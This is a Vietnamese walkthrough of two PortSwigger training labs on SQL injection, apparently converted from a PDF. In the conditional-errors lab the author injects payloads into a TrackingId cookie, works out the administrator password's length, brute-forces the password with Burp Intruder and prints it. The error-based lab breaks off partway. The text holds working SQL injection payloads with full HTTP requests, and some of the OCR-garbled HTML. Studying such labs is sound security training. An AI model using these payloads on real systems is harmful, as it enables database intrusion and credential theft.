



Lab: Blind SQL injection with conditional errors


- Trang web của thử thách



- Chuyển đến phần login



- Quan sát trên burp, add phần login này vào repeater



⇒ Một số thông tin được hiển thị


1. Host

2. Cookie: TrackingId=o2Honc5XMKFMwB6X


3. Session=ehE3aregtAWvADXuoye5reQTP8MHlRQB

...

- Giờ thử sửa một chút ở cookie, với payload đơn giản '




- Thử đóng dấu nháy, tức là đó là một dấu comment trong sql ''



⇒ Kết quả trả về **200 OK**, tức là trang web có thể khai thác SQL injection

- Xác nhận lại rằng trang web bị lỗi sql bằng việc sử dụng một truy vấn hợp lệ



⇒ Lần này dùng biểu thức luôn đúng **AND 1=1 --**, kết quả vẫn trả về **200 OK**

⇒ Giờ thì có thể thử blind tài khoản của admin

- Thử với truy vấn ' *AND (SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual)='a' --*

Request

```

1 GET /login HTTP/2
2 Host: 0ae8009e04014777aee70f9300d100b3.web-security-academy.net
3 Cookie: TrackingId=e2Honc5MGFMw86X' AND (SELECT CASE WHEN (1=2) THEN
  TO_CHAR(1/0) ELSE 'a' END FROM dual)='a' --; session=
  ehE3aregtAWvADXuoyeSreQTp8MH1RQB
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ae8009e04014777aee70f9300d100b3.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3149
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
      Blind SQL injection with conditional errors
    </title>
12  </head>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js">
      </script>
15    <div id="academyLabHeader">
16      <section class="academyLabBanner">
17        <div class="container">
18          <div class="logo">
19            <div class="title-container">
20              <h2>
                Blind SQL injection with conditional
                errors
              </h2>
21              <a class="link-back" href="
                https://portswigger.net/web-security/sql-inje
                ction/blind/lab-conditional-errors">
22                Back&nbsp;to&nbsp;lab&nbsp;description&
                nbsp;

```

⇒ Nếu 1=2 đúng, thì thực hiện *TO_CHAR(1/0)*. Truy vấn này sẽ dẫn đến lỗi chia cho 0

⇒ Nếu 1=2 sai (luôn sai), câu truy vấn sẽ trả về 'a'

- Thử tiếp với truy vấn ' *AND (SELECT CASE WHEN LENGTH(password) > 100 THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username='administrator')='a' --*

Request

```

1 GET /login HTTP/2
2 Host: 0ae8009e04014777aee70f9300d100b3.web-security-academy.net
3 Cookie: TrackingId=e2Honc5MGFMw86X' AND (SELECT CASE WHEN LENGTH(password)
  > 100 THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE
  username='administrator')='a' --; session=ehE3aregtAWvADXuoyeSreQTp8MH1RQB
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ae8009e04014777aee70f9300d100b3.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3149
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
      Blind SQL injection with conditional errors
    </title>
12  </head>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js">
      </script>
15    <div id="academyLabHeader">
16      <section class="academyLabBanner">
17        <div class="container">
18          <div class="logo">
19            <div class="title-container">
20              <h2>
                Blind SQL injection with conditional
                errors
              </h2>
21              <a class="link-back" href="
                https://portswigger.net/web-security/sql-inje
                ction/blind/lab-conditional-errors">
22                Back&nbsp;to&nbsp;lab&nbsp;description&
                nbsp;

```

⇒ Kiểm tra điều kiện $LENGTH(password) > 100$ nếu đúng thì sẽ thực hiện phép chia (1/0) dẫn đến lỗi

⇒ Nếu sai thì trả về 'a', điều này cũng tương đương với $LENGTH(password) \leq 100$

- Sau một hồi thử các kết quả thì thấy rằng độ dài của **password = 20**

Request	Response
<pre>1 GET /login HTTP/2 2 Host: 0ae8009e04014777aee70f9300d100b3.web-security-academy.net 3 Cookie: TrackingId=c2Honc50MKFMwB6X' AND (SELECT CASE WHEN LENGTH(password) > 19 THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username='administrator')='a' --; session=ehE3aregtAWvAD0uoye5reQTP8MH1RQB 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-User: ?1 11 Sec-Fetch-Dest: document 12 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130" 13 Sec-Ch-Ua-Mobile: ?0 14 Sec-Ch-Ua-Platform: "Windows" 15 Referer: https://0ae8009e04014777aee70f9300d100b3.web-security-academy.net/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=0, i 18 19</pre>	<pre>1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2324 5 6 <!DOCTYPE html> 7 <html> 8 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel= stylesheet> 11 <link href=/resources/css/labs.css rel=stylesheet> 12 <title> Blind SQL injection with conditional errors 13 </title> 14 </head> 15 <script src=/resources/labheader/js/labHeader.js> 16 </script> 17 <div id="academyLabHeader"> 18 <section class="academyLabBanner"> 19 <div class="container"> 20 <div class="logo"> 21 </div> 22 <div class="title-container"> 23 <h2> Blind SQL injection with conditional errors 24 </h2> 25 Back to lab home 26 27 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp; 28 <svg version=1.1 id="Layer_1" xmins= 29</pre>

- Giờ thì đến bruteforce password

Request

Pretty Raw Hex

```
1 GET /login HTTP/2
2 Host: 0ae8009e04014777aee70f9300d100b3.web-security-academy.net
3 Cookie: TrackingId=o2Honc5XMKFMwB6X' AND (SELECT CASE WHEN SUBSTR(password,
  1, 1)='a' THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE
  username='administrator')='a' --; session=ehE3aregtAWvADXuoye5reQTp8MHlRQB
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ae8009e04014777aee70f9300d100b3.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

- Sử dụng tính năng *Intruder*, *Cluster bomb attack*

Payloads

Payload position:

1

Payload type:

Numbers

Payload count:

21

Request count:

756

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:

☒ Sequential

☐ Random

From:

0

To:

20

Step:

1

How many:

Payloads

Payload position:

2

Payload type:

Brute forcer

Payload count:

36

Request count:

756

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

abcdefghijklmnopqrstuvwxyz0123456789

Min length:

1

Max length:

1

- Sau khoảng hơn 1 tiếng ngồi đợi thì cuối cùng cũng có được mật khẩu

Request	Payload 1	Payload 2	Status code ✓	Response recei...	Error	Timeout	Length	Comment
15	14	a	500	258			2451	
34	12	b	500	338			2451	
105	20	e	500	245			2451	
133	6	g	500	222			2451	
140	13	g	500	265			2451	
165	17	h	500	227			2451	
184	15	i	500	230			2451	
221	10	k	500	226			2451	
345	8	q	500	243			2451	
398	19	s	500	205			2451	
423	2	u	500	236			2451	
470	7	w	500	252			2451	
521	16	y	500	314			2451	
551	4	0	500	259			2451	
600	11	2	500	278			2451	
636	5	4	500	304			2451	
640	9	4	500	306			2451	
649	18		500	305			2451	
673	0	6	500	261			2451	
674	1	6	500	264			2451	
676	3	6	500	301			2451	
0			200	219			3257	

6u604gwq4k2bgaiyh4se

- Đăng nhập vào là đã solve được bài lab này



Blind SQL injection with conditional errors

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account


Your username is: administrator

Email


[Update email](#)

Lab: Visible error-based SQL injection

- Trang web của bài lab



- Chuyển đến phần đăng nhập, quan sát ở repeater trong burp



⇒ Một số thông tin của trang web:

1. Host
2. Cookie: TrackingId=5WdnAEgNiejkpUtV
3. Session=kLbgsvHlZnfO49kIkvtHOjhmPaKteOpr

...

- Thử payload cơ bản '

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /login HTTP/2 2 Host: 0ad00c803e6809894f2e55500d800e9.web-security-academy.net 3 Cookie: TrackingId=5m9nAlGhKjsUjVY' AND 1=CAST((SELECT 1) AS int)--- session=kl8gvH6Znf049k1vtH0jhaPkteQpr 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Referer: https://0ad00c803e6809894f2e55500d800e9.web-security-academy.net/ 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 Priority: u=0, i 16 Te: trailers 17 </pre>				<pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2429 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href=/resources/css/labs.css rel=stylesheet> 11 <title> 12 Visible error-based SQL injection 13 </title> 14 </head> 15 <script src=/resources/labheader/js/labHeader.js> 16 </script> 17 <div id=academyLabHeader> 18 <section class=academyLabBanner> 19 <div class=container> 20 <div class=logo> 21 </div> 22 <div class=title-container> 23 <div> 24 Visible error-based SQL injection 25 </div> 26 27 Back to lab home 28 29 31 Back&nbsp;to&nbsp;lab&nbsp;home&nbsp;description&nbsp; </pre>			

⇒ Truy vấn kiểm tra điều kiện, nếu đúng thì ép kiểu int cho 1

⇒ Trả về lỗi 500 do lỗi truy vấn ở vế sau

- Thử lại với việc thêm điều kiện '*AND 1=CAST((SELECT 1) AS int)--*

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /login HTTP/2 2 Host: 0ad00c803e6809894f2e55500d800e9.web-security-academy.net 3 Cookie: TrackingId=5m9nAlGhKjsUjVY' AND 1=CAST((SELECT 1) AS int)--- session=kl8gvH6Znf049k1vtH0jhaPkteQpr 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Referer: https://0ad00c803e6809894f2e55500d800e9.web-security-academy.net/ 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 Priority: u=0, i 16 Te: trailers 17 </pre>				<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 5144 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href=/resources/css/labs.css rel=stylesheet> 11 <title> 12 Visible error-based SQL injection 13 </title> 14 </head> 15 <script src=/resources/labheader/js/labHeader.js> 16 </script> 17 <div id=academyLabHeader> 18 <section class=academyLabBanner> 19 <div class=container> 20 <div class=logo> 21 </div> 22 <div class=title-container> 23 <div> 24 Visible error-based SQL injection 25 </div> 26 28 Back&nbsp;to&nbsp;lab&nbsp;home&nbsp;description&nbsp; 29 <div version=1.1 id=layer_1 x=0px y=0px width=200px height=200px> 30 <div x=0px y=0px width=200px height=200px> 31 <div x=0px y=0px width=200px height=200px> 32 <div x=0px y=0px width=200px height=200px> 33 <div x=0px y=0px width=200px height=200px> 34 <div x=0px y=0px width=200px height=200px> 35 <div x=0px y=0px width=200px height=200px> 36 <div x=0px y=0px width=200px height=200px> 37 <div x=0px y=0px width=200px height=200px> 38 <div x=0px y=0px width=200px height=200px> 39 <div x=0px y=0px width=200px height=200px> 40 <div x=0px y=0px width=200px height=200px> 41 <div x=0px y=0px width=200px height=200px> 42 <div x=0px y=0px width=200px height=200px> 43 <div x=0px y=0px width=200px height=200px> 44 <div x=0px y=0px width=200px height=200px> 45 <div x=0px y=0px width=200px height=200px> 46 <div x=0px y=0px width=200px height=200px> 47 <div x=0px y=0px width=200px height=200px> 48 <div x=0px y=0px width=200px height=200px> 49 <div x=0px y=0px width=200px height=200px> 50 <div x=0px y=0px width=200px height=200px> 51 <div x=0px y=0px width=200px height=200px> 52 <div x=0px y=0px width=200px height=200px> 53 